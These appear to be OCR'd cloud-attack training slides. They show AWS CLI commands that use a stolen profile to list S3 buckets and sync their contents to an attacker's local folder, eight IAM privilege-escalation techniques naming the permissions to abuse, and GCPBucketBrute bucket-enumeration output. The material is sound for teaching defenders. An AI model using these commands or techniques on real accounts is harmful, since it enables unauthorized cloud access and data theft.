
Now, run the following command to retrieve all buckets available for the account:

```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```



AWS IAM Privilege Escalation Techniques

1. **Create a new policy version**
   Attackers having access permissions to **`iam:CreatePolicyVersion`** can create a new version of an IAM policy with custom permissions

2. **Assign the default policy version to an existing version**
   Attackers can escalate their privileges by abusing existing policies that are not in use, if they have access permissions to **`iam:SetDefaultPolicyVersion`**

3. **Create an EC2 instance with an existing instance profile**
   Attackers having access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system

4. **Create a new user access key**
   Attackers having access permissions to **`iam:CreateAccessKey`** for other users can create an access key ID and secret access key for another user

5. **Create/update login profile**
   Attackers having access permissions to **`iam:CreateLoginProfile`** and **`iam:UpdateLoginProfile`** can create or change login profiles of other users

6. **Attach a policy to a user/group/role**
   Attackers having access permissions to **`iam:AttachUserPolicy`**, **`iam:AttachGroupPolicy`**, and **`iam:AttachRolePolicy`** can attach a policy to a user/group/role and add permissions of that policy to that of the attacker's

7. **Create/update an inline policy for user/group/role**
   Attackers having access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role respectively

8. **Add a user to a group**
   Attackers having access permissions to **`iam:AddUserToGroup`**, can add themselves to an existing IAM user group in the AWS environment

AWS IAM Privilege Escalation Techniques

Source: *https://rhinosecuritylabs.com*

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

  Attackers who have access permissions to **`iam:CreatePolicyVersion`** can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the "**`--set-as-default`**" flag while creating the policy without requiring permissions to use **`iam:SetDefaultPolicyVersion`**. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

  Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to **`iam:SetDefaultPolicyVersion`**. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

  Attackers who have access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

  Attackers with access permissions to **`iam:CreateAccessKey`** can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

  If attackers acquire access permissions to **`iam:CreateLoginProfile`**, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to **`iam:UpdateLoginProfile`**, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

  Attackers with access permissions to **`iam:AttachUserPolicy`** can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to **`iam:AttachGroupPolicy`** and **`iam:AttachRolePolicy`** can manipulate the policies and elevate their privileges to the level of corresponding group or role.

- **Create/update an inline policy for user/group/role**


  Attackers with access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

  Attackers with access permissions to **`iam:AddUserToGroup`** can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

- GCPBucketBrute is a **script-based tool** that allows attackers to enumerate Google storage buckets, determine what kind of access they have for them, and check whether they can be privilege escalated
- Using this tool, attackers can check the bucket's policy by making a **direct HTTP request** to "**`https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam`**"
- Attackers can use the Google storage "**`TestIamPermissions`**" API by providing a bucket name and a list of **Google storage permissions** to retrieve the permissions they have for that bucket
- If attackers have sufficient access to escalate privileges to the bucket, the tool displays a message showing that the bucket is vulnerable to **privilege escalations**, which can then be used by the attackers to elevate their permissions to the administrator level



```
root:~/example# python3 gcpbucketbrute.py -k testtest -u

Generated 1215 bucket permutations.

    EXISTS: testtest01
    EXISTS: testtest1
    EXISTS: testtest
    EXISTS: testtesttest
    EXISTS: testtest2
    EXISTS: mltesttest
    EXISTS: test-testtest
    EXISTS: testtestbucket

    UNAUTHENTICATED ACCESS ALLOWED: testtestgcp
        - UNAUTHENTICATED LISTABLE (storage.objects.list)
        - UNAUTHENTICATED READABLE (storage.objects.get)
        - ALL PERMISSIONS:
            [
                "storage.objects.get",
                "storage.objects.list"
            ]

    EXISTS: testtest0

    UNAUTHENTICATED ACCESS ALLOWED: testtestanalytics
        - VULNERABLE TO PRIVILEGE ESCALATION (storage.buckets.setIamPolicy)
        - ALL PERMISSIONS:
            [
                "storage.buckets.delete",
                "storage.buckets.setIamPolicy"
            ]

    EXISTS: testtestwebsite
    EXISTS: testtestimages

Scanned 1215 potential buckets in 35 second(s).

Gracefully exiting!
```

https://rhinosecuritylabs.com

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

